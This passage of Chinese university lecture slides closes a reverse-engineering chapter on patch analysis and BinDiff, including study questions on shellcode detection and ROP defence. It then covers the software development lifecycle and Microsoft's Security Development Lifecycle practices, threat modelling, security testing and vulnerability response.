

## □ 流程逆向

- 关键函数（加密、认证）
- 函数的关联

## □ 数据格式逆向

- 格式的分割
- 类型的推理
- 字段值溯源

## □ IDA(Hex-rays), OD, GDB, WinDBG



# 基于补丁分析的逆向分析

## □ 补丁

- Bug
- 漏洞
- 功能优化

## □ 补丁分析


- 漏洞机理
- 功能优化

## □ 分析方法

- 基于指令相似性的图形化比较
- 结构化二进制比较

## □ BinDiff (谷歌开源二进制文件对比工具)

- 能够针对x86、MIPS、ARM/AArch64、PowerPC等架构进行二进制文件的对比。



# 思考题

- 1.如何动态检测Shellcode？
- 2.利用栈空间实现一个简单的JOP和COP。
- 3.如何对抗ROP攻击？
- 4.Fuzzing的难点在哪里？如何提高Fuzzing的效率？
- 5.试结合整数溢出分析污点数据跟踪为什么容易漏报？
- 6.讨论补丁设计的安全规范。

# 参考文献

- 李承远。逆向工程核心原理. 人民邮电出版社, 2014
- 钱松林。C++反汇编与逆向分析技术揭秘。机械工业出版社， 2011.
- 工具推荐：三款自动化代码审计工具
- 程序动态切片技术研究
  - <https://www.cnblogs.com/maifengqiang/archive/2013/05/21/3090739.html>
- 谷歌开源二进制文件对比工具 BinDiff
  - <https://www.aliyun.com/jiaocheng/164308.html?spm=5176.100033.2.5.jhW7pl>
- BitBlaze: A New Approach to Computer Security via Binary Analysis
  - [http://bitblaze.cs.berkeley.edu/papers/bitblaze\\_iciss08.pdf](http://bitblaze.cs.berkeley.edu/papers/bitblaze_iciss08.pdf)

# 本章艰巨地的暂告一段落...

- 下一章继续...





# 构建安全软件与安全开发 生命周期

网络空间安全学院 慕冬亮  
Email : [dzm91@hust.edu.cn](mailto:dzm91@hust.edu.cn)

# 软件开发生命周期

软件开发生命周期可以有很多模型，如瀑布模型、原型模型等。但是一般说来，软件开发生命周期可以包括以下5个阶段：

(1) 分析阶段。软件需求分析，实际上是回答“软件需要完成什么功能”。它的主要工作是，通过研讨或调查研究，对用户的需求进行收集，然后去粗取精、去伪存真、正确理解，最后把它用标准的软件工程开发语言(需求规格说明书)表达出来，供设计人员参考。

该阶段首先是在用户中进行调查研究，和用户一起确定软件需要解决的问题，此阶段的重要工作有：

建立软件的逻辑模型；

编写需求规格说明书文档，根据用户需求，通过不断沟通，反复修改，并最终得到用户的认可。

# 软件开发生命周期

(2) **设计阶段。**一般说来，软件设计可以分为概要设计和详细设计两个阶段。该阶段的最终任务是将软件分解成一个个模块(可以是一个函数、过程、子程序、一段带有程序说明的独立的程序和数据，也可以是可组合、可分解和可更换的功能单元)，并将模块内部的结构设计出来。

该阶段的主要工作有：

- 利用结构化分析方法、数据流程图和数据字典等方法，根据需求说明书的要求，设计建立相应的软件系统的体系结构；
- 进行模块设计，给出软件的模块结构，用软件结构图表示，将整个系统分解成若干个子系统或模块，定义子系统或模块间的接口关系；
- 设计模块的程序流程、算法和数据结构，设计数据库；
- 编写软件概要设计和详细设计说明书，数据库或数据结构设计说明书，组装测试计划。



# 软件开发生命周期

**(3) 编码阶段。**该阶段主要把软件设计转换成计算机可以接受的程序，选择某一种程序设计语言，编写出源程序清单。

此阶段的主要工作有：

- 基于软件产品的开发质量的要求，充分了解软件开发语言、工具的特性和编程风格；
- 进行编码；
- 提供源程序清单。

# 软件开发生命周期

(4) 测试阶段。软件测试的目的是以较小的代价发现尽可能多的错误。要实现该目标，关键在于设计一套出色的测试用例。不同的测试方法有不同的测试用例设计方法，目前常见的测试方法有：

- 白盒测试法。该测试法的对象是源程序，依据的是程序内部的逻辑结构来发现软件的编程错误、结构错误和数据错误(如逻辑、数据流、初始化等错误)，其用例设计的关键，是以较少的用例覆盖尽可能多的内部程序逻辑结果。
- 黑盒测试法。依据的是软件的功能或软件行为描述，发现软件的接口、功能和结构错误。黑盒法用例设计的关键同样也是以较少的用例覆盖模块输出和输入接口。

此阶段的主要工作是：

- 设计测试用例，进行测试；
- 写出测试报告，提交修改部门；
- 继续测试。



# 软件开发生命周期

(5) **维护阶段。**本阶段主要根据软件运行的情况，对软件进行适当修改，以适应新的要求；以及纠正运行中发现的错误。本阶段工作在已完成对软件的研制(分析、设计、编码和测试)工作并交付使用以后进行，一般所做的工作是编写软件问题报告、软件修改报告。


维护阶段的成本是比较高昂的，设计不到位或者编码测试考虑不周全，可能会造成软件维护成本的大幅度提高。事实上，和软件开发工作相比，软件维护的工作量和成本都要大得多。

在实际开发过程中，软件开发并不一定是从第一步进行到最后一步，而是在任何阶段，在进入下一阶段前一般都有一步或几步的回溯。如在测试过程中的问题可能要求修改设计，用户可能会提出一些需要来修改需求说明书等。

# 安全并非开发完成后的附属工作

- 开发安全的软件时，安全和隐私不应是事后才考虑的问题，而是必须制定一个正式的过程，以确保在产品生命周期的所有时间点都考虑安全和隐私。
- Microsoft 的安全开发生命周期 (SDL)
- 华为的安全开发生命周期 (SDL)

# Microsoft安全开发生命周期 (SDL)



七组件（五个核心阶段和两个支持安全活动）

- 五个核心阶段是要求、设计、实现、验证和发布。
- 两个支持安全活动（培训和响应）

# Microsoft安全开发生命周期 (SDL)



## 必需的安全活动

如果确定对某个软件开发项目实施 SDL 控制，则开发团队必须成功完成十六项必需的安全活动，才符合 Microsoft SDL 过程的要求。这些必需活动已由安全和隐私专家确认有效，并且会作为严格的年度评估过程的一部分，不断进行有效性评析。

# 培训阶段

- 软件开发团队的所有成员都必须接受适当的培训，了解安全基础知识以及安全和隐私方面的最新趋势。直接参与软件程序开发的技术角色人员（开发人员、测试人员和程序经理）每年必须参加至少一门特有的安全培训课程。

基本软件安全培训应涵盖的基础概念包括：

- 安全设计，包括以下主题：
  - 减小攻击面
  - 深度防御
  - 最小权限原则
  - 安全默认设置
- 威胁建模，包括以下主题：
  - 威胁建模概述
  - 威胁模型的设计意义
  - 基于威胁模型的编码约束
- 安全编码，包括以下主题：
  - 缓冲区溢出（对于使用 C 和 C++ 的应用程序）
  - 整数算法错误（对于使用 C 和 C++ 的应用程序）
  - 跨站点脚本（对于托管代码和 Web 应用程序）
  - SQL 注入（对于托管代码和 Web 应用程序）

# 要求阶段

## SDL 实践 2：安全要求

- “预先”考虑安全和隐私是开发安全系统过程的基础环节。为软件项目定义信任度要求的最佳时间是在初始计划阶段。尽早定义要求有助于开发团队确定关键里程碑和交付成果，并使集成安全和隐私的过程尽量不影响到计划和安排。

## SDL 实践 3：质量门/Bug 栏

- 质量门和 Bug 栏用于确立安全和隐私质量的最低可接受级别。在项目开始时定义这些标准可加强对安全问题相关风险的理解，并有助于团队在开发过程中发现和修复安全 Bug。

# 要求阶段

## SDL 实践 4：安全和隐私风险评估

安全风险评估 (SRA) 和隐私风险评估 (PRA) 是必需的过程，用于确定软件中需要深入评析的功能环节。这些评估必须包括以下信息：


- (安全) 项目的哪些部分在发布前需要威胁模型？
- (安全) 项目的哪些部分在发布前需要进行安全设计评析？
- (安全) 项目的哪些部分（如果有）需要由不属于项目团队且双方认可的小组进行渗透测试？
- (安全) 是否存在安全顾问认为有必要增加的测试或分析要求以缓解安全风险？
- (安全) 模糊测试要求的具体范围是什么？
- (隐私) 隐私影响评级如何？

# 设计阶段

- **SDL 实践 5: 设计要求**
- 影响项目设计信任度的最佳时间是在项目生命周期的早期。在设计阶段应仔细考虑安全和隐私问题，这一点至关重要。
- **SDL 实践 6: 减小攻击面**
- 减小攻击面通过减少攻击者利用潜在弱点或漏洞的机会来降低风险。减小攻击面包括关闭或限制对系统服务的访问、应用最小权限原则以及尽可能进行分层防御。
- **SDL 实践 7: 威胁建模**
- 威胁建模用于存在重大安全风险的环境之中。

# 软件设计阶段威胁建模

- ❖ 软件在设计阶段达到的安全性能，将是软件整个生命周期的基础。如果在设计阶段没有考虑某些安全问题，那么在编码时就几乎不被考虑。这些隐患将可能成为致命的缺陷，在后期以更高的代价的形式爆发出来。安全问题，应该从设计阶段就开始考虑，设计要尽可能完善。
- ❖ 传统的软件设计过程中，将工作的重点一般放在软件功能的设计上，没有非常详细地考虑到安全问题。因此，在软件设计阶段，针对安全问题，应该明确以下方面：
  - 安全方面有哪些目标需要达到；
  - 软件可能遇到的攻击和安全隐患；等等。



# 软件设计阶段威胁建模

- ❖一般采用**威胁建模**的方法来在软件设计阶段加入安全因素的考量。威胁建模除了和设计阶段的其他建模工作类似的地方外，更加关心安全问题，是一种比较好的安全问题的表达方法。
- ❖分析系统中可能存在的威胁，可能是一件比较繁重的工作，因为很多**威胁是不可预见的**。但是，在设计阶段就尽可能多地将威胁考虑到，在编写代码前修改方案，代价比较小。

# 软件设计阶段威胁建模


## ❖威胁建模过程一般如下：

- 在项目组中成立一个小组。在此过程中，需要从项目组内挑选对安全问题比较了解的人，这些人可能不一定要懂得怎样去编写程序，但是要懂得程序运行的过程中，可能会出现哪些安全问题，或者可能受到什么样的攻击。也可以请用户中的某些人来参与该小组。
- 分解系统需求。本过程中，可按照需求规格说明书和设计文档中的内容，站在安全角度，分析系统在安全方面的需求。当然，传统的软件工程中的一些工具也可以使用，如：数据流图(DFD)、统一建模语言(UML)等。关于这些内容，大家可以参考相应文献。
- 确定系统可能面临哪些威胁。系统可能遇到的威胁有很多种，在这里可以首先将威胁进行分类，如系统缓冲区溢出、身份欺骗、篡改数据、抵赖、信息泄露、拒绝服务、特权提升等。由于同类的安全问题可以用类似的方法解决，因此该过程可以减小后期工作量。



# 软件设计阶段威胁建模

❖另外，对威胁进行分类之后，可以画出**威胁树**，其目的是对软件可能受到的威胁进行表达。如图是一个针对用户口令安全问题画出的威胁树：




以上威胁树中画出了用户口令不安全中的各种原因，我们就可以针对不同的原因采用相应的措施。

# 软件设计阶段威胁建模

- **选择应付威胁或者缓和威胁的方法。**很显然，针对不同的安全问题，我们可以选择应付威胁或者缓和威胁的方法。一般说来，可以应付或缓和威胁的方法有很多，但是考虑到实施的成本，根据威胁可能的危害程度，还是要有所选择。在面对威胁时，我们可以采用的方法有：
  - 不进行任何处理。这是不建议的方法。
  - 告知用户。如果某些威胁无法通过软件工程师自身在产品上施加某种技术来解决，可以告知用户。如提醒用户要杀毒等。
  - 排除问题。在软件中施加某种技术来避免出现安全问题。
  - 修补问题。某些问题如果无法预见和解决，可以提供修补接口，待出现问题之后进行扩展。不过这种方案的代价是比较大的，对软件的设计提出了较高的要求。

# 软件设计阶段威胁建模

- 确定最终技术。在各种备选的方案中，确定最终选用的技术。一般可以将最终选用的技术，直接在威胁树中描述或者用图表画出来。如图所示的就是针对用户口令安全的威胁树进行的修改：



# 安全代码的编写

- 实际上，在设计阶段如果尽可能多地将问题考虑周到，在软件的代码编写阶段，只是针对这些问题进行实现而已。不过，在编码过程中也需要考虑一些技巧。如：
  - 内存安全怎样实现？
  - 怎样保证线程安全？
  - 如何科学地处理异常？
  - 输入输出安全怎样保障？
  - 怎样做权限控制？
  - 怎样保护数据？
  - 怎样对付篡改和抵赖？
  - 怎样编写优化的代码？

# 安全代码的编写

## SDL 实践 8：使用批准的工具

- 所有开发团队都应定义并发布获准工具及其关联安全检查的列表，如编译器/链接器选项和警告。

## SDL 实践 9：弃用不安全的函数

- 许多常用函数和 API 在当前威胁环境下并不安全。

## SDL 实践 10：静态分析

- 项目团队应对源代码执行静态分析。

# 测试阶段

## SDL 实践 11：动态程序分析

- 为确保程序功能按照设计方式工作，有必要对软件程序进行运行时验证。

## SDL 实践 12：模糊测试

- 模糊测试是一种专门形式的动态分析，它通过故意向应用程序引入不良格式或随机数据诱发程序故障。

## SDL 实践 13：威胁模型和攻击面评析

- 应用程序经常会严重偏离在软件开发项目要求和设计阶段所制定的功能和设计规范。因此，在给定应用程序完成编码后重新评析其威胁模型和攻击面度量是非常重要的。

# 软件的安全性测试

- ❖ 测试是软件发布前所做的重要工作，一方面，需要对软件的可用性进行评测，另一方面，也要对软件的安全性进行最大限度的保障。所以，测试工作决定着软件的质量，是软件质量保证的关键手段。
- ❖ 在充分考虑安全性问题的前提下，安全性测试显得尤为重要。安全测试和普通的功能性测试主要目的不同。普通的功能测试的主要目的是：
  - 确保软件不会去完成没有预先设计的功能；
  - 确保软件能够完成预先设计的功能



# 软件的安全性测试

- ❖ 安全测试是软件生命周期中一个重要的环节。实际上，安全测试就是一轮多角度、全方位的攻击和反攻击。因此，进行安全测试，需要精湛的系统分析技术和反攻击技术，其目的就是要抢在攻击者之前尽可能多地找到软件中的漏洞，以减少软件遭到攻击的可能性。
- ❖ 安全测试有如下特点：
  - 非常灵活，测试用例没有太多的预见性；
  - 没有固定的步骤可以遵循；
  - 工作量大，并且不能保证完全地加以解决。

# 发布阶段

## SDL 实践 14：事件响应计划

- 受 SDL 要求约束的每个软件发布都必须包含事件响应计划。即使在发布时不包含任何已知漏洞的程序也可能面临日后新出现的威胁。

## SDL 实践 15：最终安全评析

- 最终安全评析 (FSR) 是在发布之前仔细检查对软件应用程序执行的所有安全活动。

## SDL 实践 16：发布/存档

- 发布软件的生产版本 (RTM) 还是 Web 版本 (RTW) 取决于 SDL 过程完成时的条件。此外，必须对所有相关信息和数据进行存档，以便可以对软件进行发布后维护。

# 漏洞响应和产品的维护

- ❖ 在软件开发的过程中，即使在设计、代码编写和测试过程中考虑了安全因素，最终的软件产品仍可能存在漏洞。漏洞一般在用户使用的过程中被发现，此时，迅速**确认、响应、修复漏洞，是非常重要的。**
- ❖ 由于软件的维护是一个长期的过程，因此，软件的维护和跟踪要及时持续，也要花费较大的成本。大型软件公司都会有自己的安全响应队伍，专职处理安全事件，在**发现漏洞后的第一时间采取措施**，以保护客户的利益不被侵害。



# 漏洞响应和产品的维护

一般来说，正常的漏洞响应可以大致分为以下四个阶段：

- **发现漏洞通知厂商。**在该阶段，漏洞首先由用户报告给厂商所设置的安全响应中心，响应中心经过初步的鉴定，如果确信是一个漏洞，安全响应队伍向漏洞上报者确认已经收到漏洞报告。
- **确认漏洞和风险评估。**安全响应队伍会联系上报者和相关产品的开发部门，以获得更多的技术细节，有时甚至会将上报者和开发团队召集在一起进行讨论。当漏洞被成功重现后，为漏洞定一个威胁等级。
- **修复漏洞。**安全响应队伍和开发队伍协商决定解决方案，并确定响应工作的时间表。开发部门开始修复漏洞。补丁完成后，进行严格的测试。
- **发布补丁及安全简报对外公布安全补丁。**通知所有用户修补该漏洞，在网站上发布安全简报，其中会特别感谢上报漏洞和协助修复漏洞的安全研究人员。

# 可选的安全活动

## 人工代码评析


- 人工代码评析是 SDL 中的可选任务，通常由应用程序安全团队中具备高技能的人员或由安全顾问执行。

## 渗透测试

- 渗透测试是对软件系统进行的白盒安全分析，由高技能安全专业人员通过模拟黑客操作执行。

- .....


# 如何处理这些错误和缺陷？(1/4)



